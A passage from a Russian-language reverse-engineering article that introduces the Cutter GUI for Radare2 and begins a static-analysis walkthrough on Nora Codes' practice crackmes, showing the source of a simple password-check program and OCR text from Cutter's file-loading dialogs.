Из минусов в сравнении с версией, которую можно скачать с официального сайта, я заметил отсутствие декомпилятора, но при необходимости его можно доустановить в качестве плагина. В этом случае придется перекомпилировать Cutter вместе с исходниками плагина. Но в рамках нашего сегодняшнего исследования мы вполне обойдемся без декомпилятора, ограничившись дизассемблером.

INFO

На момент написания статьи Cutter в менеджере пакетов openSUSE еще не был заточен под последнюю версию Ubuntu 24.04, поэтому я остался на предыдущей версии ОС.

В случае если для корректной работы Cutter ты не желаешь переходить на Ubuntu с другого Linux-дистрибутива, можешь заюзать iaito — официальный графический интерфейс для Radare2. В нем отсутствуют некоторые фичи, добавленные в Cutter, но без них вполне можно жить и успешно исследовать программы в Linux. Неудобство доставит разве что отсутствие отладчика.

Продолжение статьи →


НА РАДАРЕ — CUTTER

ИССЛЕДУЕМ ПРОГРАММЫ В ГРАФИЧЕСКОЙ НАДСТРОЙКЕ CUTTER ДЛЯ RADARE2

ИСПЫТЫВАЕМ CUTTER — СТАТИЧЕСКИЙ АНАЛИЗ

Для испытания Cutter воспользуемся готовым набором крякмисов. Самый известный среди реверс-инженеров источник крякмисов — сайт crackmes.one почил вечным сном как раз во время подготовки статьи. Что ж, свято место пусто не бывает. Воспользуемся набором крякмисов от Леоноры Тиндол (программиста, хакера, Rust-кодера и автора двух книг по языку Rust) aka Nora Codes.


Как говорит сама разработчица комплекта, «Don't ruin it for yourself by reading the source code!» («Не портите себе жизнь чтением исходного кода!»), следовательно, скачав с GitHub'а файлы, не погружаясь в их исходники, в консоли выполняем команду `make crackme*` в зависимости от того, крякми под каким номером тебе нужен.



Makefile	Strip debug information from binaries	6 years ago
README.md	Fix link	6 years ago
crackme01.c	Fix arg error	8 years ago
crackme01e.c	Revise order, add exercises.	8 years ago
crackme02.c	Fix arg error	8 years ago
crackme02e.c	Revise order, add exercises.	8 years ago
crackme03.c	Revise order, add exercises.	8 years ago
crackme03e.c	Revise order, add exercises.	8 years ago
crackme04.c	Revise order, add exercises.	8 years ago
crackme04e.c	Revise order, add exercises.	8 years ago
crackme05.c	Add new CRACKMEs	8 years ago
crackme05e.c	Add new CRACKMEs	8 years ago
crackme06.c	Add new CRACKMEs	8 years ago
crackme06e.c	Add new CRACKMEs	8 years ago
crackme07.c	Add new CRACKMEs	8 years ago
crackme07e.c	Add new CRACKMEs	8 years ago
crackme08.c	Add new CRACKMEs	8 years ago
crackme08e.c	Add new CRACKMEs	8 years ago
crackme09.c	Fix regex documentation in crackme09	2 years ago

Репозиторий Норы

Для начала я предлагаю рассмотреть функциональность Cutter на элементарном примере. Сбилдим крякми под номером 01e. Запустив этот крякми на выполнение командой `./crackme01e.64`, ты обнаружишь, что в параметре командной строки требуется указать пароль.




Приветствие
crackme01.c
crackme01e.c
home > yurembo > Desktop > crackmes-master > crackme01e.c > ...
Строка 1, столбец 1   Пробелов: 4   UTF-8   LF   {} C   Linux

```
#include <stdio.h>
#include <string.h>

// A very simple crackme which stores the correct password in program memory
// and uses the builtin string comparison function to check it.

int main(int argc, char** argv) {

    if (argc != 2) {
        printf("Need exactly one argument.\n");
        return -1;
    }

    char* correct = "[redacted]";

    if (strncmp(argv[1], correct, strlen(correct))) {
        printf("No, %s is not correct.\n", argv[1]);
        return 1;
    } else {
        printf("Yes, %s is correct!\n", argv[1]);
        return 0;
    }

}
```

Исходник первого крякми со скрытым паролем (чтобы интереснее было)

Настало время расчехлить ранее установленный Cutter и отправиться в увлекательное путешествие. После загрузки Cutter в пригласительном окне выбираем только что скомпилированный файл `crackme01e.64`.




IO: file://

Выберите новый файл: ıckmes-master/crackme01e.64 Выбрать

☐ Не открывать никакой файл

Пригласительное окно Cutter

В следующем окне можно настроить параметры первичного анализа открываемого файла. Единственное, что нас может здесь заинтересовать, — это флажок «Загрузить в режиме записи (-w)». В большинстве случаев файлы открываются для анализа без необходимости внесения в них изменений. Однако в данном случае я предлагаю установить этот флажок, так как мы будем резать файл по живому.



Программа: /home/yurembo/Desktop/crackmes-master/crackme01e.64

☐ Анализ: Включен

Уровень: Авто-анализ (aaa)

Отсутствует   Авто   Экспериментальные   Дополнительно

☐ Загрузить в режиме записи (-w)

☐ Не загружать двоичную информацию (-n)

☐ Использовать виртуальную адресацию

☐ Импортировать измененные символы

Дополнительные настройки

CPU опции

Архитектура: Авто   CPU: Авто

Bits: Авто   Порядок байтов: Авто

Ядро: Авто   Формат: Авто


Загрузить двоичный файл по смещению (-B) 1024

Смещение файла карты (-m) 0x40000

☐ Загрузить PDB   Путь к PDB-файлу

Параметры загрузки

Наконец откроется главное окно приложения. Именно с этим окном ты будешь иметь дело на протяжении практически всего времени использования программы. Посмотрим на самые полезные вкладки.



